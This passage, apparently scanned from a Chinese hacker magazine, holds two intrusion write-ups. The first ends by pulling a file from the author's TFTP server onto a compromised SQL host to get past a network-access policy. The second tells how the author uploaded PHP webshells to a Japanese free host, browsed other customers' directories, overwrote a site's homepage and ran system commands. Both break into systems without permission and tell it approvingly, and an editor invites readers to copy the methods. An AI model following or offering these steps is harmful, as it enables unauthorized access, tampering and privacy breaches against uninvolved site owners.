第一个就是用2000的工具箱软件instsrv.exe（2000应该没有自带的，需要单独装，是标准的系统提供的伪黑客工具）了，在调配好一些资源后，在命令行键入：**instsrv "Tftp services" tftpd.exe**，服务器软件安装完毕后，就启动它：**net start "tftp services"**。

这个时候就已经成功了，但由于我的防火墙原因，出现了一些莫名其妙的故障，启动后处于不稳定状态，时好时坏，没办法，就找了另外一个Tftp服务器软件："tftpd32.exe"。这是一个相当省心的工具，是图像化傻瓜式设置，很方便的。

开通我的Tftp服务器成功后，然后登录SuperSQL EXEC，进行下载，使用命令和参数如图9所示。

```
# tftp -i 10.1.[...] get server.dll
> Transfer successful: 1136 bytes in 1 second, 1136 bytes/s
>

tftp -i 10.1.[...] get server.dll
```

图9

呵呵，成功了！执行权限＋突破“禁止一切用户从网络访问此计算机”进行文件传输＝真正的掌控。

尾声就不多说了，我们都各自又学习到了一些不同的知识，但大家都有一个共同的感觉，网络绝对是不安全的，无法突破的时候不是因为它无懈可击，而是因为相关的知识你还没有掌握。如果Windows开源，我们就能了解设置“gpedit.msc”到底修改了哪些网络访问协议，也就可以针对性的进行突破了；知道“gpedit.msc”调配中具体每一个设置的改变对应的指令流是什么，那么就可以在取得执行权限的时候进行指令流的控制，进行系统修改，像修改linux内核一样，就可以随心所欲了。

四、总结

思路：本次入侵的进攻思路关键在于“从网络访问此计算机”设置为拒绝一切用户访问之后，如何采取进攻（网上有文章说，这样改了以后就万无一失了，足见其简单强大，不过我们最终证明了这种说法是不正确的）。

结论：针对“禁止一切用户从网络访问此计算机”的设置，解决途径就是：首先取得这台机器的执行权限，这是正常要面对的问题；第二就是突破“禁止一切用户从网络访问此计算机”的设置，实现进行文件传输的权限。

工具和相应知识涉及：常用入侵命令和常用入侵方法，常用扫描器、字典生成器、1433远程连接器、instsrv的、FTP、TFTP的使用等等。

文章写得很浅薄，大家对我有什么意见，可以在非安全论坛上交流，我现在的课题是IPv6和网络入侵监测，希望达人们可以与我联系，共同进步啊。

【文章里用到的工具1433远程连接器、instsrv.exe、tftpd32.exe已收录在本期光盘中】

编辑点评：作者提出一个问题，然后通过多种不同的测试得出了解决此问题的办法。面对一个入侵站点，依次采用不同的方法尝试，我相信读者也可以这样做。这篇文章的技术含量并不高，相信很多读者也需要看这样的文章，但如果大家都能像作者这样思路清晰，事后总结，那攻防的经验及水平肯定会慢慢提高的。

意外入侵日本主机

h058

正如题目所说的，这次入侵纯属意外。虽然需要的技术不多，但我还是把这次意外记录了下来，也算是个入侵小节吧。

一、发现目标

我喜欢做网站，虽然买了网站空间，但出于习惯，偶尔也看看是不是有什么免费空间（呵呵~~~网页设计刚刚起步的小菜们，你们是不是也热衷于做这个事情啊？）。无意中发现一个日本的免费空间（如图1）还不错，特别是高速两个字特别吸引人，对于一个网站站长谁不想有个高速的空间呢？按照申请方法，我成功的申请到了这个免费的10M空间。废话少说，进入主题。

二、初步刺探

我通过ftp上传了一个php探针，看看下载速度和主机的一些情况。探针显示速度确实很快，但出乎我意料的是主机系统竟然是WINNT（如图2），因为用linux或unix来做支持php的主机系统，无疑是最好的选择了，效率高，关键是安全性要好很多。新建了一个php文件内容为<?php phpinfo();?>，然后上传看看，竟然运行了，php的配置全部展现在眼前，系统目录显示为**C:\WINDOWS**，基本断定可能是Win2003或WinXP。

我再也没有耐性去寻找关于主机的敏感信息了，传个网页木马上去，如果幸运的话马上就能获得一个webshell，就什么信息都出来了。为了避免一些不必要的麻烦，我还是打开了**http://www.proxy4free.com/page1.html**，找了个web代理，先武装一下自己（设置浏览器的代理：工具→internet选项→连接→局域网设置），接下来上传木马。在这里不选择phpspy这个重量级木马，因为现在的杀毒软件一个比一个凶，phpspy还有活路吗？虽然看过很多关于加密php的方法（潜水鱼最有研究了），但




图1




图2




图 3




图 5




图 4

我比较懒，还是用自己以前写的一个php木马——**flyhack v1.0**。这个小程序虽然比较简单（不到50行代码），但却比较实用，最重要的是不会被杀毒软件查杀。

先配置好木马（第4行设置密码），用ftp上传后看到文件列表（如图3。提一下：我开始上传的是中文版，却发现网页上的字体都变成了日文，算了还是用英文得了，也就是把中文换成英文）。点了一下**up list**（就是上一层目录的意思），竟然看到了所有用户的目录（如图4），我迫不及待地点了一个用户的目录，竟然也打开了。此时此刻，我十分庆幸自己没有把网站放到这台主机上，不然我的所有资料不都暴露了吗（虽然没做亏心事，但也是隐私啊）。我赶紧再往上翻，又成功打开了上层目录（如图5）。

晕，他的主页就这么点东西，为了测试这个目录是不是那个网站的目录（有些网站的目录为了安全不和一般目录放在一起），我点了一下index.html（注意别点“x”，那是删除的意思），都是日文，我也不懂（如图6）。先来个清空，提交却出现了错误“Warning：fread()：Length parameter must be greater than 0. in c：\www\users\h058\1.php on line 47”。哦，是写入的字数必须超过0个字节。于是我填入了“1”，好了（如图7），写入成功！打开首页看看，果然被修改了。为了继续我的刺探，我还是把首页改了回来。时间已经不早了，吃午饭去……




图 6




图 7

三、深入刺探

急急地吃过饭，继续查看这个网站。通过我的那个木马把网站翻了个遍。打开**c：\boot.ini**发现原来主机只有一个操作系统Microsoft Windows XP Home Edition（如图8），应该是个私人的服务器吧，不过看他电脑里也没装什么软件。

此时我突然记起一篇通过查看mysql.ini来获取密码的文章，于是我赶紧去找mysql，郁闷！竟然没装。那用户注册实时记录在哪个数据库呢？又回到了网站根目录，发现都是cgi文件，看了半天（又是日文又是英文的，晕啊！），也没看到什么数据库的信息。




图 8

算了，这么不安全的主机，就算拿到了密码，也不会长久！我想他也没装什么杀毒软件，于是上传了phpspy2006，虽然没有海洋2006功能强，但也不错了。我先在他的主目录上传了个文件，竟然也成功了，要是我把它网站做个网页木马那不是太好了吗（可惜现在我不做这种事了，要是以前碰到不要太高兴哦^_^）？再打开webshell（如图9），运行**dir c：**成功地得到了回显（如图10）。接下来我也不多测试什么了。那对于我来说一点意思都没有，我想如果这个主机连这些基本的防护都做得如此之差，其他的还有什么好说的呢？




图 9




图 10

四、刺探后感

